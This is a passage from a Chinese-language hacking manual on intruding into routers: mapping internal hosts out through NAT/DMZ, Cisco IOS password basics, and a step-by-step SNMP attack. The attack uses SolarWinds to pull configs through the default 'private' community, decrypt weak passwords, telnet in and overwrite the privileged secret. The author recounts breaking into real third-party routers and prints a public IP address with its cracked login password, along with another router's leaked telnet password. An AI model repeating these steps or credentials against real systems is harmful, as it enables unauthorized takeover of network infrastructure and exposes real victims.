IP“192.168.10.2”。另外，使用这种方式映射后不需要重启路由器所设规则就能生效。相比之下，这种映射 IP 的方式比端口映射方式要“高明”许多。入侵者在成功映射 IP 后，可以使用诸如“X-Scan”类的扫描器，对内网计算机进行渗透。

在一些新型的路由器中，也可以使用“DMZ 主机”选项来直接映射公网 IP。以 TP-LINK 路由器为例，单击“高级设定”→“NAT”→“DMZ 主机”，在“DMZ 主机 IP 地址”框内输入内部网络的 IP 地址，如图 4-16 所示。

这种映射方式跟 BIMAP 规则方式一样，不需要重启路由，映射就能成功。




图 4-16

4.3 入侵 Cisco 路由器

4.3.1 Cisco 路由器基础

相信读者对 Cisco 路由器并不会陌生，Cisco 的 CCNA 认证属于 Cisco 系列工程师认证体系的入门认证，通过 CCNA 可以证明自己已掌握网络的基本知识，并能初步安装、配置和操作 Cisco 路由器、交换机及简单的 LAN 和 WAN。因为 Cisco 出产的路由器产品广泛位于各地 ISP 的网络连接点，其作用异常重要，它不仅承担着局域网之间及局域网与广域网之间连接的重任,还承担着各城域网与城域网之间连接的重任。所以说 Cisco 路由器的安全关系着所属网段的网络是否能有效连接。学习 Cisco 路由器的基本配置及操作，是入侵 Cisco 路由器的基本前提，其实 Cisco 路由器的操作并没有读者想象中那么难，读者可以将路由器的配置理解为 Linux 下的 Shell 环境，只不过其与真实的 Linux 下的命令不一样罢了。在本节中，将会给读者讲解一些路由器的一些基本操作和配置，希望读者能熟练掌握路由器的一些基本操作。同时，在下一节将会讲解 Cisco 路由器

的实例攻击演示。

1. cisco 路由器的几种配置模式

在用户输入正确口令后，可以打开路由器的控制界面。在命令行状态下，以下是 Cisco 路由器 Shell 环境下的几种工作模式。

（1）一般用户模式

该模式主要用于查看路由器的一些基本信息，不能对路由器进行配置，只能执行少数命令。该模式下的提示符为：Router>

（2）特权模式

该模式主要用于查看、检查、测试路由器或路由器所处网络环境，不能对路由协议进行配置。其提示符为：Router#。从一般用户模式进入到特权模式所使用的命令为“enable”，即：Router>enable。

小提示：这里，和 Linux 下的 Shell 环境有些类似，用 Linux 普通账户登录下终端的提示符为“$”，而以 Root 身份登录系统终端内显示的是提示符为“#”。由普通用户切换至特权用户的命令为“su”。

（3）全局配置模式

该模式主要用于配置路由器的全局性参数。进入该模式的前提条件是先进入特权模式，其提示符为：Router(config)#。从特权模式进入全局配置模式的命令为：Router#config ter。

（4）全局模式下的子模式

它包括：接口、路由协议、线路等。其进入命令和提示符如下：

```
Router(config)#ineterface e0                    //进入接口模式
Router(config-if)#                              //接口模式提示符
Router(config)#rip                              //进入路由协议模式
Router(config-router)#                          //路由协议模式提示符
Router(config)#line con 0                       //进入线路模式
Router(config-line)#                            //线路模式提示符
```

（5）监控模式

该模式主要用于 Cisco 路由器 IOS 升级和口令恢复，这种模式不能用于路由器的正常配置。该模式的提示符为：>，在路由器重启时的 60 秒内，在超级终端（Windows 自带的一种通信终端工具）下同时按下 Ctrl+Break 组合键即可进入。

相关知识

路由器和计算机一样,它也需要一个操作系统，即 IOS（Cisco Internetwork Operating System）。Cisco 所有的路由器和交换机都使用 IOS 作为操作系统，一些针对 Cisco 路由器的溢出攻击即是对 IOS 这种操作系统进行的溢出攻击。为了路由器的安全，网络管理员们要经常对 IOS 进行检查和

升级，防止路由器遭到破坏。

常用命令

通过 Telnet 方式登录路由器后，可以键入“？”得到系统帮助，键入“Tab”可以补充未输入完成的命令，如图 4-17 所示。




图 4-17

在登录路由器后，还可以输入以下命令来查看路由器的一些基本信息。(注：其中部分命令需要登录特权模式下才能运行。)

```
show version                          //查看路由器版本及其引导信息
show flash                            //查看 flash 版本
show running-config                   //查看运行设置
show startup-config                   //查看开机设置
show interface type slot/number       //查看端口信息
show ip route                         //显示路由信息
```

2. 路由器的命名

路由器的名称通常被称作主机名（hostname），它会在命令提示符中显示（图 4-17 中所显示的 video_center 即该路由器的主机名）。在集中配置多个路由器环境中，路由器的统一命名，会给管理员在管理和配置网络中的路由器时带来极大的方便。开始时路由器的默认主机名为“Router”。命名需要在全局模式下完成，命令如下：

```
Router#config ter                     //进入全局模式
Router(config)#hostname Cisco         //将该路由器主机名命名为“Cisco”
```

输入完毕后，如图 4-18 所示。




图 4-18

3. 路由器的口令配置

跟许多程序一样，路由器的密码信息存在其配置文件中。Cisco 路由器为了增加系统的安全性，在管理员对路由器进行配置时，都需要输入几道口令，在完成相应动作时都得输入相应口令才能继续。Cisco 路由器的主要口令有：Telnet 口令、enable 口令、console 口令及 aux 接口口令等，在这些口令中，大部分是明码显示的，管理员可以通过加密的方式对这些口令进行遮蔽，就算入侵者通过漏洞拿到路由器配置文件也难以继续操作。

（1）Telnet 口令

在网络中如果要使用 Telnet 方式对路由器进行配置和管理，则必须配置 Telnet 口令。路由器一般支持最多 5 个 Telnet 用户。

① 配置 5 个口令相同的 Telnet 用户。

```
Router(config)#line vty 0 4                    //进入 vty 0 4
Router(config-line)#login                      //提示输入口令
Router(cinfig-line)#password cisco             //配置 Telnet 密码为“cisco”
```

② 配置口令不全相同的 Telnet 用户。

```
Router(config)#line vty 0                      //进入 vty 0
Router(config-line)#login                      //提示输入口令
Router(config-line)#password cisco1            //配置一个 Telnet 用户的口令为
                                               “cisco1”

Router(config)#line vty 1 3                    //进入 vty 1 3
Router(config-line)#login                      //提示输入口令
Router(config-line)#password cisco2            //配置一个 Telnet 用户的口令为
                                               “cisco2”

Router(config)#line vty 4                      //进入 vty 4
```

```
Router(config-line)#login                          //提示输入口令
Router(config-line)#password cisco3                //配置一个 Telnet 用户的口令为
                                                   "cisco3"
```

（2）enable 口令（特权用户）（如图 4-19 所示）

```
Router(config)#enable password cisco               //配置特权用户的口令为 "cisco",
                                                   在配置文件中默认以明文显示
Router(config)#enable secret cisco                 //配置特权用户的口令为 "cisco",
                                                   在配置文件中默认以密文显示
```




图 4-19

（3）console 接口口令（如图 4-20 所示）

```
Router(config)#line console 0                      //进入 console 接口
Router(config-line)#login                          //提示输入口令
Router(config-line)#password cisco                 //配置console接口口令为"csico"
```




图 4-20

（4）aux 接口口令

```
Router(config)#line aux 0                          //进入 aux 接口
Router(config-line)#login                          //提示输入口令
Router(config-line)#password cisco                 //配置 aux 接口口令为 "cisco"
```

在上述几种口令中，除了“enable secret”为加密口令信息外，其余口令信息均以明文方式显示在配置文件中。这里，笔者联想到了一件颇具黑色幽默的例子。笔者曾通过 SNMP 配置缺陷得到了美国一台 Cisco 路由器的配置文件。在配置文件中，发现特权密码是以“enable secret”方式

加密的，如下所示。

```
enable secret 5 $1$wDMK$Tcab85t/VtIo8irLLZjDb
```

这种方式的加密是基于 MD5 散列函数的单向加密算法，目前除了暴力破解还没有其他有效的方式破解该密文。然而在接下来的信息中不由使笔者大跌眼镜：

```
line vty 0 4
 password 44133
 login
line vty 5 15
 password 44133
 login
```

从上述配置文件可以看到，对方的 Telnet 登录密码在此暴露无疑，最使笔者感到差异的是 Telnet 进入对方路由器后，进入特权用户的密码竟然与 Telnet 的密码完全一样。管理员在整个配置中使用了同一种密码，管理员既然有心对特权密码进行加密而未对其他接口密码进行任何加密处理，这种配置方式显然是非常失败的。如果想对上述几类密码进行加密的话，则可以使用如下命令：

```
Router(config)#service password_encryption
```

然而，service password_encryption”这种加密算法是一种不太复杂且可逆的 Cisco 专有算法，安全级别较低，有大量破解工具能破解这种方式下加密的口令。所以说，管理员在给自己的路由器上各模块设置口令时，万万不可设置重复的口令，以防被入侵者破解进而深入路由器。

4. 路由器存储模块

Cisco 路由器有几种不同的配置参数，并存放在不同的内存模块中。众所周知，计算机的可用存储模块共有两个，一个是硬盘，另一个就是内存了。与计算机相比，Ciso 路由器的存储模块要更为复杂，它大概分为以下几个部分。

（1）ROM（Random Access Memory）

ROM 又被称做只读存储器，它存储着路由器正在使用的 IOS（路由器的操作系统）的一份副本。ROM 中存放着系统的引导程序，类似于 PC 的 BIOS，是一种只读存储器。

（2）闪存（FLASH）

FLASH 又被称作 EEPRAM（Electronic Erasable Programmable Random Access Memory），用来存储 IOS 软件映像文件。闪存是可擦除的内存，其中的 IOS 可以被新版本的 IOS 覆盖，Cisco 路由器的 IOS 升级其实就是将闪存中的 IOS 映像文件进行更换。系统在断电后，程序不会丢失闪存里存放的 IOS 镜像，这里类似于 PC 的硬盘，是一种可擦写、可编程的存储器。

（3）RAM（Random Access Memory）

IOS 将随机访问存储器分成共享和主存，主要用来存储运行中的路由器配置和与路由协议有关的 IOS 数据结构。路由器启动后，RAM 将会从 NVRAM 中读取配置信息，并控制路由器的活动。如果说管理员修改了配置文件，那么此时被修改的是正在 RAM 中运行的配置信息，而不是

修改 NVRAM 内的配置信息，路由器一旦断电后，RAM 中的管理员所修改的配置文件将丢失。如果想使路由器在断电重启后使用管理员修改过的配置信息，则可以使用“copy running-config startup-config”命令，这个命令是将存储在 RAM 的正确配置拷贝到路由器的 NVRAM 中。这样，在下一次启动时，路由器就会使用这个修改后的配置了，其中的“running-config”指的正是 RAM 中正在执行的路由器配置文件。

（4）NVRAM（Non-Volatile Random Access Memory）

非易失性随机访问存储器，用来存储系统的配置文件。路由器的配置文件就存放在这里。上述命令中使用的“startup-config”就是指 NVRAM 中包含的配置文件。

路由器在刚通电时，首先运行的是 ROM 中的程序，进行系统自检及引导，完毕后将会运行 FLASH 中的 IOS，然后从 NVRAM 中调取路由器的配置文件（startup-config），并将它存放在 RAM 内（running-config）。有人可能会说，为什么需要将配置文件向这样“转手”呢？这不是自寻麻烦吗？这里，正是这种“转手”方式使得路由器运行得更为稳定。为什么这么说呢？因为路由器在网络中的位置异常重要，所以在平时的管理中不能出任何差错，通过这种方式能有效降低管理员因配置错误从而导致路由器无法正常工作的概率。如果万一管理员对路由器配置错误而使路由器无法正常工作，最快的解决方法就是将路由器重启，让路由器从 NVRAM 中加载正确的配置文件。值得注意的是，在上述几个存储模块中，ROM、NVRAM 的大小不能调整，而 RAM、FLASH 的大小可以调整。

5. 配置信息的保存及导入

（1）将当前配置（running-config）保存至启动配置（startup-config）中。命令如下：

```
Router#copy run start
```

或者

```
Router(config)#write
```

（2）将当前配置（running-config）保存到 TFTP 服务器上。命令如下：

```
Router# copy running-config tftp    //根据提示进行 IP 地址、文件名、存储位置的设置，如图 4-21 所示
```




图 4-21

在图 4-21 中，“220.170.169.65”是笔者设立的 TFTP 服务器，当输入上述命令后，此时笔者的 TFTP 服务器也有了响应，如图 4-22 所示。




图 4-22

（3）将 TFTP 服务器上的配置文件导入到当前配置（running-config）中。命令如下：

```
Router#copy tftp running-config      //根据提示进行 IP 地址、文件名、存储位置的设置，如图 4-23 所示
```

图 4-23

4.3.2　SNMP 配置缺陷入侵 Cisco 路由器

在上节中介绍了一些基本的 Cisco 路由器操作知识，相信读者应该对 Cisco 路由器也应该有所了解了。通过 SNMP 配置缺陷，入侵者可以顺利拿到路由器的配置文件，通过解密手段可以得到路由器的 Telnet 密码甚至是特权密码，进而控制路由器。在这节中，将给读者介绍 Cisco 路由器 IOS 软件中的 SNMP 共享字符串漏洞。要知道漏洞原理，首先得明白什么是 SNMP。

1. SNMP 简介

SNMP（简单网络管理协议）全称为 Simple Network Management Protocol，其诞生主要是针对 TCP/IP 网络协议的提出，它和 WWW、SMTP 和 FTP 一样，都工作于 TCP/IP 模型的应用层下。它的提出是 IETF（Internet Engineering Task Force，Internet 工程任务组织）的研究小组为了解决 Internet 上路由器管理的问题，它提供了一种从网络设备中收集网络管理信息的方法，也为设备向网络管理中心报告问题和错误提供了一种方法。随着 Internet 的快速发展，SNMP 事实上也变为了网络管理协议，在互联网骨干设备和绝大多数厂商的网络产品中得到了广泛应用。

SNMP 是一个用于管理 IP 网络结点的协议。此协议包括了监视和控制变量集，以及用于监视设备的两个数据格式：MIB 和 SMI。

（1）MIB 是 Management Information Base（管理信息库）的缩写。它是由网络管理协议访问的管理对象数据库，包括可以通过网络设备的 SNMP 管理代理进行设置的变量。

（2）SMI 是 Structure of Management Information（管理信息结构）的缩写。它用于定义通过网络管理协议可访问的对象的规则。SMI 定义在 MIB 中使用的数据类型及网络资源在 MIB 中的名称或表示。

2. 代理和管理站的模型

SNMP 分为两种角色：SNMP 管理站和 SNMP 代理。代理是实际网络设备中用来实现 SNMP 功能的部分。代理在 UDP 的 161 端口上接收管理站请求的读/写消息，管理站在 UDP 的 162 端口上接收代理通告的事件消息。由于采用的是 UDP 协议，其不需要在代理和管理站之间建立连接。所以，一旦获取设备的访问权限，就可以访问设备信息、改写和配置设备参数。

3. SNMP 的简单认证

目前，SNMP 总共有 3 个版本，即 SNMPv1、SNMPv2、SNMPv3。目前大多数厂商生产的网络设备普遍支持的版本是 SNMPv1 和 SNMPv2，从这 3 个版本的安全机制来看，后者安全性能最优，但 SNMPv3 没有得到厂商的广泛应用。SNMPv1 和 SNMPv2 版本对来访者的唯一限制是团体名而没有用户和密码的概念，其作用类似口令，只要提供正确的团体名，就可以对设备进行读或读/写操作。SNMP 代理检查消息中团体名字段的值，符合预定值时接收和处理该消息。根据 SNMPv1 协议规定，大多数网络产品出厂时默认的只读操作的团体名为“public”，读/写操作的团体名为“private”，一般情况下，网络管理人员从未修改过该值。这里，就可以利用管理员的疏忽拿到 Cisco 路由器的配置文件。

4. 利用 SolarWinds 2002 得到 Cisco 配置文件

SolarWinds 2002 是一款非常出色的网络工具箱，它的用途十分广泛，从简单网络监控到更为复杂的性能监控和地址管理功能都使它成为了网络管理员的最爱，同时它也是入侵者最为青睐的工具。作为一把双刃剑的它，能最大程度地检测出网络中所存在的问题，帮助管理员解决网络中存在的安全隐患。同时也能帮助入侵者顺利渗入网络中的每一个节点，成为入侵者驰骋的宝刀。在这里，笔者将会给大家演示如何利用这个强大工具来入侵 Cisco 路由器。

SolarWinds 2002 的安装文件大小为 70MB，安装过程也十分简单，安装完毕后，桌面上会生成两个快捷方式：“Network Performance Monitor”（网络性能监控器）和“IP Network Browser”（IP 网络扫描器）。

这里，双击“IP Network Browser”，如果是第一次运行“IP Network Browser”，SolarWinds 则会要求用户根据自身所处的网络环境设置最佳参数，如图 4-24 所示。

单击“Next”按钮，SolarWinds 会要求用户增添 SNMP 的团体名，默认是“public”和“private”。为了提高扫描的效率，这里，可以将“public”删除，只选择“private”，如图 4-25 所示。




图 4-24




图 4-25

在对 SNMP 团体名设置完成后，将看到如图 4-26 所示的界面。此时，SolarWinds 将会让用户选择自己的网络环境，“Dial-up network connection”是拨号连接网络，“Direct connection to a LAN”是直接与局域网相连，用户可以根据自己的网络环境进行选择。

当对“IP Network Browser”设置完毕后，将会看到“IP Network Browser”扫描的主界面，如图 4-27 所示。




图 4-26




图 4-27

接下来，在“Scan an IP Address Range”栏中填入想要扫描的 IP 段，从填入的 IP 中找到符合条件的路由设备。单击“Scan Address Range”按钮后，程序将会对填入的 IP 段主机进行扫描，如果用户所填的 IP 网段范围不是很大的话，那么一会就可以看到扫描结果，如图 4-28 所示。




图 4-28

其中，“Cisco”代表的是Cisco路由器，从图4-28中可以看到，该路由器的团体名为“private”，即可读可写。如果点击图示中的“+”号，还可以展开所对应项目的信息，如图4-29所示。




图 4-29

通过 SolarWinds 的扫描，Cisco 路由器的一些基本信息就这么轻易地被入侵者掌握了。但是入侵者的最终目的并不是为了获取路由器的基本信息，而是为了拿到路由器的配置文件，这里，入侵者就利用了 SNMP 团体名为“private”的信息开始尝试获取路由器配置文件。

在 SolarWinds 的安装目录下，找到“SolarWinds-Toolbar”并打开，这是 SolarWinds 的工具条，界面酷似 QQ，简洁明了，如图 4-30 所示。

在“Cisco Tools”栏里，找到“Download Config”选项并单击打开，如图 4-31 所示。

在打开的同时，SolarWinds 自带的 TFTP 服务器也同时启动了，如图 4-32 所示。

图 4-30




图 4-31




图 4-32

在“Download Cisco Config”里，在“Router Hostname or IP Address”中填写 Cisco 路由器 IP 地址；在“Community String”中填写 SNMP 的团体名称；在“Save config to”中设置 Cisco 路由器的配置存放地址；在“TFTP Server Address”中填写开启的 TFTP 服务器地址。一切按实填写完毕后，单击“Copy Config from Router/Switch to PC”按钮，将路由器或交换机的配置文件拷贝到 TFTP 服务器上。在拷贝过程中，会出现如图 4-33 所示的界面




图 4-33

程序会询问用户是拷贝 Cisco 路由器中 RAM（running-config）还是 NVRAM（startup-config）中的配置文件。这里，笔者选择的是 RAM（running-config）中的配置信息。同时，笔者的 TFTP 服务器也有了反应，如图 4-34 所示。




图 4-34

此时，打开在“Download Cisco config”中设置的保存目录，可以看到，Cisco 路由器的配置文件已经成功拷贝过来了，如图 4-35 所示。

图 4-35

用记事本打开配置文件，可以看到经 Cisco 加密后的密文，如果运气好的话，还可能是明文显示的，如图 4-36 所示。

这里，“enable password”命令的密码其加密机制已经很古老了，存在着极大的安全漏洞。通过一些简单的工具就可以得到破解的用这种方式加密的密码，而 SolarWinds 中就带有此加密算法的解密工具。

在“Cisco Tools”栏中找到“Router Password Decryption”并单击打开。在“Encrypted Password”中填入待破解的密文，单击“Decrypt”，Cisco 路由器的登录密码就被反解出来了，如图 4-37 所示。

图 4-36

图 4-37

由图 4-37 可知，“6897423”即是路由器“61.187.107.130”的登录密码。打开命令提示符，输入：“Telnet 61.187.107.130”，再输入登录密码，即可顺利登录，如图 4-38 所示。




图 4-38

这里，入侵者已经顺利登录了路由器，可以通过一些基本命令来查询该路由器的一些基本信息。但如果要对路由器进行设置，权限还是不够，入侵者还得设法获取路由器的特权口令才行。回到路由器配置文件中，找到了特权口令经加密后的密文，如图 4-39 所示。

图 4-39

这种密文是基于 MD5 非传统加密的密文，要破解该密文相对来说难度比较大。到了这里，难道就没有其他方式继续深入路由器了吗？答案是否定的，入侵者可以修改配置文件，将已知密码的密文与原密文进行替换，通过 TFTP 服务器将该配置文件覆盖到 RAM（running-config）中，然后通过 Telnet 进入路由器。

